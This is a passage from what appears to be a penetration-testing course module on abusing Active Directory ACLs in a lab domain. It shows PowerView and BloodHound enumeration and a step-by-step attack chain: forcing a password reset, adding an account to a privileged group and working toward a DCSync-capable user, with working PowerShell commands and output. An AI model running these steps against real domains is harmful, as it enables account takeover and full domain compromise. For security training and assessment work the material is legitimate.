- [ForceChangePassword](#) - gives us the right to reset a user's password without first knowing their password (should be used cautiously and typically best to consult our client before resetting passwords).
- [GenericWrite](#) - gives us the right to write to any non-protected attribute on an object. If we have this access over a user, we could assign them an SPN and perform a Kerberoasting attack (which relies on the target account having a weak password set). Over a group means we could add ourselves or another security principal to a given group. Finally, if we have this access over a computer object, we could perform a resource-based constrained delegation attack which is outside the scope of this module.
- [AddSelf](#) - shows security groups that a user can add themselves to.
- [GenericAll](#) - this grants us full control over a target object. Again, depending on if this is granted over a user or group, we could modify group membership, force change a password, or perform a targeted Kerberoasting attack. If we have this access over a computer object and the [Local Administrator Password Solution \(LAPS\)](#) is in use in the environment, we can read the LAPS password and gain local admin access to the machine which may aid us in lateral movement or privilege escalation in the domain if we can obtain privileged controls or gain some sort of privileged access.

This graphic, adapted from a graphic created by [Charlie Bromberg \(Shutdown\)](#), shows an excellent breakdown of the varying possible ACE attacks and the tools to perform these attacks from both Windows and Linux (if applicable). In the following few sections, we will mainly cover enumerating and performing these attacks from a Windows attack host with mentions of how these attacks could be performed from Linux. A later module specifically on ACL Attacks will go much further in-depth on each of the attacks listed in this graphic and how to perform them from Windows and Linux.



We will run into many other interesting ACEs (privileges) in Active Directory from time to time. The methodology for enumerating possible ACL attacks using tools such as BloodHound and PowerView and even built-in AD management tools should be adaptable enough to assist us whenever we encounter new privileges in the wild that we may not yet be familiar with. For example, we may import data into BloodHound and see that a user we have control over (or can potentially take over) has the rights to read the password for a Group Managed Service Account (gMSA) through the [ReadGMSAPassword](#) edge. In this case, there are tools such as [GMSAPasswordReader](#) that we could use, along with other methods, to obtain the password for the service account in question. Other times we may come across extended rights such as [Unexpire-Password](#) or [Reanimate-Tombstones](#) using PowerView and have to do a bit of research to figure out how to exploit these for our benefit. It's worth familiarizing yourself with all of the [BloodHound edges](#) and as many Active Directory [Extended Rights](#) as possible as you never know when you may encounter a less common one during an assessment.

ACL Attacks in the Wild

We can use ACL attacks for:

- Lateral movement
- Privilege escalation
- Persistence

Some common attack scenarios may include:

Attack	Description
Abusing forgot password permissions	Help Desk and other IT users are often granted permissions to perform password resets and other privileged tasks. If we can take over an account with these privileges (or an account in a group that confers these privileges on its users), we may be able to perform a password reset for a more privileged account in the domain.
Abusing group membership management	It's also common to see Help Desk and other staff that have the right to add/remove users from a given group. It is always worth enumerating this further, as sometimes we may be able to add an account that we control into a privileged built-in AD group or a group that grants us some sort of interesting privilege.
Excessive user rights	We also commonly see user, computer, and group objects with excessive rights that a client is likely unaware of. This could occur after some sort of software install (Exchange, for example, adds many ACL changes into the environment at install time) or some kind of legacy or accidental configuration that gives a user unintended rights. Sometimes we may take over an account that was given certain rights out of convenience or to solve a nagging problem more quickly.

There are many other possible attack scenarios in the world of Active Directory ACLs, but these three are the most common. We will cover enumerating these rights in various ways, performing the attacks, and cleaning up after ourselves.

Note: Some ACL attacks can be considered "destructive," such as changing a user's password or performing other modifications within a client's AD domain. If in doubt, it's always best to run a given attack by our client before performing it to have written documentation of their approval in case an issue arises. We should always carefully document our attacks from start to finish and revert any changes. This data should be included in our report, but we should also highlight any changes we make clearly so that the client can go back and verify that our changes were indeed reverted properly.

Enable step-by-step solutions for all questions



Questions

Answer the question(s) below to complete this Section and earn cubes!

Cheat Sheet

+ 0 What type of ACL defines which security principals are granted or denied access to an object? (one word)

+10 Streak pts

Submit

+ 0 Which ACE entry can be leveraged to perform a targeted Kerberoasting attack?

+10 Streak pts

Submit

ACL Enumeration

Let's jump into enumerating ACLs using PowerView and walking through some graphical representations using BloodHound. We will then cover a few scenarios/attacks where the ACEs we enumerate can be leveraged to gain us further access in the internal environment.

Enumerating ACLs with PowerView

We can use PowerView to enumerate ACLs, but the task of digging through *all* of the results will be extremely time-consuming and likely inaccurate. For example, if we run the function `Find-InterestingDomainAcl` we will receive a massive amount of information back that we would need to dig through to make any sense of:

Using `Find-InterestingDomainAcl`

```
PS C:\htb> Find-InterestingDomainAcl

ObjectDN          : DC=INLANEFREIGHT,DC=LOCAL
AceQualifier      : AccessAllowed
ActiveDirectoryRights : ExtendedRight
ObjectAceType    : ab721a53-1e2f-11d0-9819-00aa0040529b
AceFlags          : ContainerInherit
AceType           : AccessAllowedObject
InheritanceFlags : ContainerInherit
SecurityIdentifier : S-1-5-21-3842939050-3880317879-2865463114-5189
IdentityReferenceName : Exchange Windows Permissions
IdentityReferenceDomain : INLANEFREIGHT.LOCAL
IdentityReferenceDN   : CN=Exchange Windows Permissions,OU=Microsoft
Exchange Security
                           Groups,DC=INLANEFREIGHT,DC=LOCAL
IdentityReferenceClass : group

ObjectDN          : DC=INLANEFREIGHT,DC=LOCAL
```

```

AceQualifier          : AccessAllowed
ActiveDirectoryRights : ExtendedRight
ObjectAceType        : 00299570-246d-11d0-a768-00aa006e0529
AceFlags              : ContainerInherit
AceType               : AccessAllowedObject
InheritanceFlags     : ContainerInherit
SecurityIdentifier   : S-1-5-21-3842939050-3880317879-2865463114-5189
IdentityReferenceName : Exchange Windows Permissions
IdentityReferenceDomain : INLANEFREIGHT.LOCAL
IdentityReferenceDN    : CN=Exchange Windows Permissions,OU=Microsoft
Exchange Security
                           Groups ,DC=INLANEFREIGHT,DC=LOCAL
IdentityReferenceClass : group
<SNIP>

```

If we try to dig through all of this data during a time-boxed assessment, we will likely never get through it all or find anything interesting before the assessment is over. Now, there is a way to use a tool such as PowerView more effectively -- by performing targeted enumeration starting with a user that we have control over. Let's focus on the user `wley`, which we obtained after solving the last question in the LLMNR/NBT-NS Poisoning - from Linux section. Let's dig in and see if this user has any interesting ACL rights that we could take advantage of. We first need to get the SID of our target user to search effectively.

```

PS C:\htb> Import-Module .\PowerView.ps1
PS C:\htb> $sid = Convert-NameToSid wley

```

We can then use the `Get-DomainObjectACL` function to perform our targeted search. In the below example, we are using this function to find all domain objects that our user has rights over by mapping the user's SID using the `$sid` variable to the `SecurityIdentifier` property which is what tells us *who* has the given right over an object. One important thing to note is that if we search without the flag `ResolveGUIDs`, we will see results like the below, where the right `ExtendedRight` does not give us a clear picture of what ACE entry the user `wley` has over `damundsen`. This is because the `ObjectType` property is returning a GUID value that is not human readable.

Note that this command will take a while to run, especially in a large environment. It may take 1-2 minutes to get a result in our lab.

Using Get-DomainObjectACL

```

PS C:\htb> Get-DomainObjectACL -Identity * | ? {$_._SecurityIdentifier -eq
$sid}

```

```

ObjectDN          : CN=Dana Amundsen,OU=DevOps,OU=IT,OU=HQ-  

NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL  

ObjectSID         : S-1-5-21-3842939050-3880317879-2865463114-1176  

ActiveDirectoryRights : ExtendedRight  

ObjectAceFlags    : ObjectAceTypePresent  

ObjectAceType     : 00299570-246d-11d0-a768-00aa006e0529  

InheritedObjectAceType : 00000000-0000-0000-0000-000000000000  

BinaryLength      : 56  

AceQualifier      : AccessAllowed  

IsCallback        : False  

OpaqueLength      : 0  

AccessMask         : 256  

SecurityIdentifier : S-1-5-21-3842939050-3880317879-2865463114-1181  

AceType           : AccessAllowedObject  

AceFlags          : ContainerInherit  

IsInherited       : False  

InheritanceFlags   : ContainerInherit  

PropagationFlags   : None  

AuditFlags         : None

```

We could Google for the GUID value `00299570-246d-11d0-a768-00aa006e0529` and uncover [this](#) page showing that the user has the right to force change the other user's password. Alternatively, we could do a reverse search using PowerShell to map the right name back to the GUID value.

Performing a Reverse Search & Mapping to a GUID Value

```

PS C:\htb> $guid= "00299570-246d-11d0-a768-00aa006e0529"  

PS C:\htb> Get-ADObject -SearchBase "CN=Extended-Rights,$((Get-  

ADRootDSE).ConfigurationNamingContext)" -Filter {ObjectClass -like  

'ControlAccessRight'} -Properties * |Select  

Name,DisplayName,DistinguishedName,rightsGuid| ?{$_.rightsGuid -eq $guid}  

| fl

Name          : User-Force-Change-Password  

DisplayName    : Reset Password  

DistinguishedName : CN=User-Force-Change-Password,CN=Extended-  

Rights,CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL  

rightsGuid     : 00299570-246d-11d0-a768-00aa006e0529

```

This gave us our answer, but would be highly inefficient during an assessment. PowerView has the `ResolveGUIDs` flag, which does this very thing for us. Notice how the output changes when we include this flag to show the human-readable format of the `ObjectAceType` property as `User-Force-Change-Password`.

Using the -ResolveGUIDs Flag

```
PS C:\htb> Get-DomainObjectACL -ResolveGUIDs -Identity * | ?  
{$_.SecurityIdentifier -eq $sid}  
  
AceQualifier          : AccessAllowed  
ObjectDN             : CN=Dana Amundsen,OU=DevOps,OU=IT,OU=HQ-  
NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL  
ActiveDirectoryRights : ExtendedRight  
ObjectType           : User-Force-Change-Password  
ObjectSID            : S-1-5-21-3842939050-3880317879-2865463114-1176  
InheritanceFlags     : ContainerInherit  
BinaryLength          : 56  
AceType               : AccessAllowedObject  
ObjectAceFlags        : ObjectAceTypePresent  
IsCallback            : False  
PropagationFlags      : None  
SecurityIdentifier    : S-1-5-21-3842939050-3880317879-2865463114-1181  
AccessMask             : 256  
AuditFlags            : None  
IsInherited           : False  
AceFlags              : ContainerInherit  
InheritedObjectType   : All  
OpaqueLength          : 0
```

Why did we walk through this example when we could have just searched using `ResolveGUIDs` first?

It is essential that we understand what our tools are doing and have alternative methods in our toolkit in case a tool fails or is blocked. Before moving on, let's take a quick look at how we could do this using the [Get-Acl](#) and [Get-ADUser](#) cmdlets which we may find available to us on a client system. Knowing how to perform this type of search without using a tool such as PowerView is greatly beneficial and could set us apart from our peers. We may be able to use this knowledge to achieve results when a client has us work from one of their systems, and we are restricted down to what tools are readily available on the system without the ability to pull in any of our own.

This example is not very efficient, and the command can take a long time to run, especially in a large environment. It will take much longer than the equivalent command using PowerView. In this command, we've first made a list of all domain users with the following command:

Creating a List of Domain Users

```
PS C:\htb> Get-ADUser -Filter * | Select-Object -ExpandProperty  
SamAccountName > ad_users.txt
```

We then read each line of the file using a `foreach` loop, and use the `Get-Acl` cmdlet to retrieve ACL information for each domain user by feeding each line of the `ad_users.txt` file to the `Get-ADUser` cmdlet. We then select just the `Access` property, which will give us information about access rights. Finally, we set the `IdentityReference` property to the user we are in control of (or looking to see what rights they have), in our case, `wley`.

A Useful `foreach` Loop

```
PS C:\htb> foreach($line in [System.IO.File]::ReadLines("C:\Users\htb-student\Desktop\ad_users.txt")) {get-acl "AD:$($Get-ADUser $line)" | Select-Object Path -ExpandProperty Access | Where-Object {$_.IdentityReference -match 'INLANEFREIGHT\\wley'}}
```

	:
Path	: Microsoft.ActiveDirectory.Management.dll\ActiveDirectory://RootDSE/CN=Dan a
Amundsen,OU=DevOps,OU=IT,OU=HQ- NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL	
ActiveDirectoryRights	: ExtendedRight
InheritanceType	: All
ObjectType	: 00299570-246d-11d0-a768-00aa006e0529
InheritedObjectType	: 00000000-0000-0000-0000-000000000000
ObjectFlags	: ObjectAceTypePresent
AccessControlType	: Allow
IdentityReference	: INLANEFREIGHT\wley
IsInherited	: False
InheritanceFlags	: ContainerInherit
PropagationFlags	: None

Once we have this data, we could follow the same methods shown above to convert the GUID to a human-readable format to understand what rights we have over the target user.

So, to recap, we started with the user `wley` and now have control over the user `damundsen` via the `User-Force-Change-Password` extended right. Let's use Powerview to hunt for where, if anywhere, control over the `damundsen` account could take us.

Further Enumeration of Rights Using damundsen

```
PS C:\htb> $sid2 = Convert-NameToSid damundsen
PS C:\htb> Get-DomainObjectACL -ResolveGUIDs -Identity * | ?
{$_.SecurityIdentifier -eq $sid2} -Verbose
```

AceType	
AccessAllowed	: CN=Help Desk Level 1,OU=Security

```

Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : ListChildren, ReadProperty, GenericWrite
OpaqueLength          : 0
ObjectSID             : S-1-5-21-3842939050-3880317879-2865463114-4022
InheritanceFlags      : ContainerInherit
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-3842939050-3880317879-2865463114-1176
AccessMask             : 131132
AuditFlags            : None
AceFlags               : ContainerInherit
AceQualifier           : AccessAllowed

```

Now we can see that our user `damundsen` has `GenericWrite` privileges over the `Help Desk Level 1` group. This means, among other things, that we can add any user (or ourselves) to this group and inherit any rights that this group has applied to it. A search for rights conferred upon this group does not return anything interesting.

Let's look and see if this group is nested into any other groups, remembering that nested group membership will mean that any users in group A will inherit all rights of any group that group A is nested into (a member of). A quick search shows us that the `Help Desk Level 1` group is nested into the `Information Technology` group, meaning that we can obtain any rights that the `Information Technology` group grants to its members if we just add ourselves to the `Help Desk Level 1` group where our user `damundsen` has `GenericWrite` privileges.

Investigating the Help Desk Level 1 Group with Get-DomainGroup

```

PS C:\htb> Get-DomainGroup -Identity "Help Desk Level 1" | select memberof
memberof
-----
CN=Information Technology,OU=Security
Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL

```

This is a lot to digest! Let's recap where we're at:

- We have control over the user `wley` whose hash we retrieved earlier in the module (assessment) using Responder and cracked offline using Hashcat to reveal the cleartext password value
- We enumerated objects that the user `wley` has control over and found that we could force change the password of the user `damundsen`

- From here, we found that the `damundsen` user can add a member to the `Help Desk Level 1` group using `GenericWrite` privileges
- The `Help Desk Level 1` group is nested into the `Information Technology` group, which grants members of that group any rights provisioned to the `Information Technology` group

Now let's look around and see if members of `Information Technology` can do anything interesting. Once again, doing our search using `Get-DomainObjectACL` shows us that members of the `Information Technology` group have `GenericAll` rights over the user `adunn`, which means we could:

- Modify group membership
- Force change a password
- Perform a targeted Kerberoasting attack and attempt to crack the user's password if it is weak

Investigating the Information Technology Group

```
PS C:\htb> $itgroupsid = Convert-NameToSid "Information Technology"
PS C:\htb> Get-DomainObjectACL -ResolveGUIDs -Identity * | ?
{$_._SecurityIdentifier -eq $itgroupsid} -Verbose

AceType          : AccessAllowed
ObjectDN        : CN=Angela Dunn,OU=Server Admin,OU=IT,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : GenericAll
OpaqueLength     : 0
ObjectSID        : S-1-5-21-3842939050-3880317879-2865463114-1164
InheritanceFlags : ContainerInherit
BinaryLength      : 36
IsInherited       : False
IsCallback         : False
PropagationFlags   : None
SecurityIdentifier : S-1-5-21-3842939050-3880317879-2865463114-4016
AccessMask        : 983551
AuditFlags         : None
AceFlags          : ContainerInherit
AceQualifier       : AccessAllowed
```

Finally, let's see if the `adunn` user has any type of interesting access that we may be able to leverage to get closer to our goal.

Looking for Interesting Access

```

PS C:\htb> $adunnsid = Convert-NameToSid adunn
PS C:\htb> Get-DomainObjectACL -ResolveGUIDs -Identity * | ?
{$_._SecurityIdentifier -eq $adunnsid} -Verbose

AceQualifier          : AccessAllowed
ObjectDN              : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : ExtendedRight
ObjectAceType         : DS-Replication-Get-Changes-In-Filtered-Set
ObjectSID              : S-1-5-21-3842939050-3880317879-2865463114
InheritanceFlags      : ContainerInherit
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-3842939050-3880317879-2865463114-1164
AccessMask              : 256
AuditFlags             : None
IsInherited            : False
AceFlags                : ContainerInherit
InheritedObjectType    : All
OpaqueLength            : 0

AceQualifier          : AccessAllowed
ObjectDN              : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : ExtendedRight
ObjectAceType         : DS-Replication-Get-Changes
ObjectSID              : S-1-5-21-3842939050-3880317879-2865463114
InheritanceFlags      : ContainerInherit
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-3842939050-3880317879-2865463114-1164
AccessMask              : 256
AuditFlags             : None
IsInherited            : False
AceFlags                : ContainerInherit
InheritedObjectType    : All
OpaqueLength            : 0

<SNIP>

```


The output above shows that our `adunn` user has `DS-Replication-Get-Changes` and `DS-Replication-Get-Changes-In-Filtered-Set` rights over the domain object. This means

that this user can be leveraged to perform a DCSync attack. We will cover this attack in-depth in the [DCSync](#) section.

Enumerating ACLs with BloodHound

Now that we've enumerated the attack path using more manual methods like PowerView and built-in PowerShell cmdlets, let's look at how much easier this would have been to identify using the extremely powerful BloodHound tool. Let's take the data we gathered earlier with the SharpHound ingestor and upload it to BloodHound. Next, we can set the `wley` user as our starting node, select the `Node Info` tab and scroll down to `Outbound Control Rights`. This option will show us objects we have control over directly, via group membership, and the number of objects that our user could lead to us controlling via ACL attack paths under `Transitive Object Control`. If we click on the `1` next to `First Degree Object Control`, we see the first set of rights that we enumerated, `ForceChangePassword` over the `damundsen` user.

Viewing Node Info through BloodHound




If we right-click on the line between the two objects, a menu will pop up. If we select `Help`, we will be presented with help around abusing this ACE, including:

- More info on the specific right, tools, and commands that can be used to pull off this attack
- Operational Security (Opsec) considerations
- External references.


We'll dig into this menu more later on.

Investigating ForceChangePassword Further




If we click on the 16 next to Transitive Object Control, we will see the entire path that we painstakingly enumerated above. From here, we could leverage the help menus for each edge to find ways to best pull off each attack.

Viewing Potential Attack Paths through BloodHound



Finally, we can use the pre-built queries in BloodHound to confirm that the adunn user has DCSync rights.

Viewing Pre-Build queries through BloodHound



We've now enumerated these attack paths in multiple ways. The next step will be performing this attack chain from start to finish. Let's dig in!

ACL Abuse Tactics

Abusing ACLs

Once again, to recap where we are and where we want to get to. We are in control of the `wley` user whose NTLMv2 hash we retrieved by running Responder earlier in the assessment. Lucky for us, this user was using a weak password, and we were able to crack the hash offline using Hashcat and retrieve the cleartext value. We know that we can use this access to kick off an attack chain that will result in us taking control of the `adunn` user who can perform the DCSync attack, which would give us full control of the domain by allowing us to retrieve the NTLM password hashes for all users in the domain and escalate privileges to Domain/Enterprise Admin and even achieve persistence. To perform the attack chain, we have to do the following:

1. Use the `wley` user to change the password for the `damundsen` user
2. Authenticate as the `damundsen` user and leverage `GenericAll` rights to add a user that we control to the `Help Desk Level 1` group
3. Take advantage of nested group membership in the `Information Technology` group and leverage `GenericAll` rights to take control of the `adunn` user

So, first, we must authenticate as `wley` and force change the password of the user `damundsen`. We can start by opening a PowerShell console and authenticating as the `wley` user. Otherwise, we could skip this step if we were already running as this user. To do this, we can create a [PSCredential object](#).

Creating a PSCredential Object

```
PS C:\htb> $SecPassword = ConvertTo-SecureString '<PASSWORD HERE>' -  
AsPlainText -Force  
PS C:\htb> $Cred = New-Object  
System.Management.Automation.PSCredential('INLANEFREIGHT\wley',  
$SecPassword)
```

Next, we must create a [SecureString object](#) which represents the password we want to set for the target user `damundsen`.

Creating a SecureString Object

```
PS C:\htb> $damundsenPassword = ConvertTo-SecureString 'Pwn3d_by_ACLs!' -  
AsPlainText -Force
```

Finally, we'll use the [Set-DomainUserPassword](#) PowerView function to change the user's password. We need to use the `-Credential` flag with the credential object we created for the `wley` user. It's best to always specify the `-Verbose` flag to get feedback on the command completing as expected or as much information about errors as possible. We could do this from a Linux attack host using a tool such as `pth-net`, which is part of the [pth-toolkit](#).

Changing the User's Password

```
PS C:\htb> cd C:\Tools\  
PS C:\htb> Import-Module .\PowerView.ps1  
PS C:\htb> Set-DomainUserPassword -Identity damundsen -AccountPassword  
$damundsenPassword -Credential $Cred -Verbose  
  
VERBOSE: [Get-PrincipalContext] Using alternate credentials  
VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user  
'damundsen'  
VERBOSE: [Set-DomainUserPassword] Password for user 'damundsen'  
successfully reset
```

We can see that the command completed successfully, changing the password for the target user while using the credentials we specified for the `wley` user that we control. Next, we need to perform a similar process to authenticate as the `damundsen` user and add ourselves to the `Help Desk Level 1` group.

Creating a SecureString Object using `damundsen`

```
PS C:\htb> $SecPassword = ConvertTo-SecureString 'Pwn3d_by_ACLs!' -  
AsPlainText -Force  
PS C:\htb> $Cred2 = New-Object  
System.Management.Automation.PSCredential('INLANEFREIGHT\damundsen',  
$SecPassword)
```

Next, we can use the [Add-DomainGroupMember](#) function to add ourselves to the target group. We can first confirm that our user is not a member of the target group. This could also be done from a Linux host using the `pth-toolkit`.

Adding damundsen to the Help Desk Level 1 Group

```
PS C:\htb> Get-ADGroup -Identity "Help Desk Level 1" -Properties * |  
Select -ExpandProperty Members  
  
CN=Stella Blagg,OU=Operations,OU=Logistics-  
LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL  
CN=Marie Wright,OU=Operations,OU=Logistics-  
LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL  
CN=Jerrell Metzler,OU=Operations,OU=Logistics-  
LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL  
CN=Evelyn Mailloux,OU=Operations,OU=Logistics-  
HK,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL  
CN=Juanita Marrero,OU=Operations,OU=Logistics-  
LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL  
CN=Joseph Miller,OU=Operations,OU=Logistics-  
LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL  
CN=Wilma Funk,OU=Operations,OU=Logistics-  
LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL  
CN=Maxie Brooks,OU=Operations,OU=Logistics-  
LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL  
CN=Scott Pilcher,OU=Operations,OU=Logistics-  
LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL  
CN=Orval Wong,OU=Operations,OU=Logistics-  
LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL  
CN=David Werner,OU=Operations,OU=Logistics-  
LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL  
CN=Alicia Medlin,OU=Operations,OU=Logistics-  
HK,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL  
CN=Lynda Bryant,OU=Operations,OU=Logistics-  
HK,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL  
CN=Tyler Traver,OU=Operations,OU=Logistics-  
HK,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL  
CN=Maurice Duley,OU=Operations,OU=Logistics-  
LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL  
CN=William Struck,OU=Operations,OU=Logistics-  
HK,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
```

```
CN=Denis Rogers,OU=Operations,OU=Logistics-
LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Billy Bonds,OU=Operations,OU=Logistics-
LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Gladys Link,OU=Operations,OU=Logistics-
LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Gladys Brooks,OU=Operations,OU=Logistics-
LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Margaret Hanes,OU=Operations,OU=Logistics-
LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Michael Hick,OU=Operations,OU=Logistics-
LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Timothy Brown,OU=Operations,OU=Logistics-
LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Nancy Johansen,OU=Operations,OU=Logistics-
HK,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Valerie Mcqueen,OU=Operations,OU=Logistics-
LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Dagmar Payne,OU=HelpDesk,OU=IT,OU=HQ-
NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
```

```
PS C:\htb> Add-DomainGroupMember -Identity 'Help Desk Level 1' -Members
'damundsen' -Credential $Cred2 -Verbose

VERBOSE: [Get-PrincipalContext] Using alternate credentials
VERBOSE: [Add-DomainGroupMember] Adding member 'damundsen' to group 'Help
Desk Level 1'
```

A quick check shows that our addition to the group was successful.

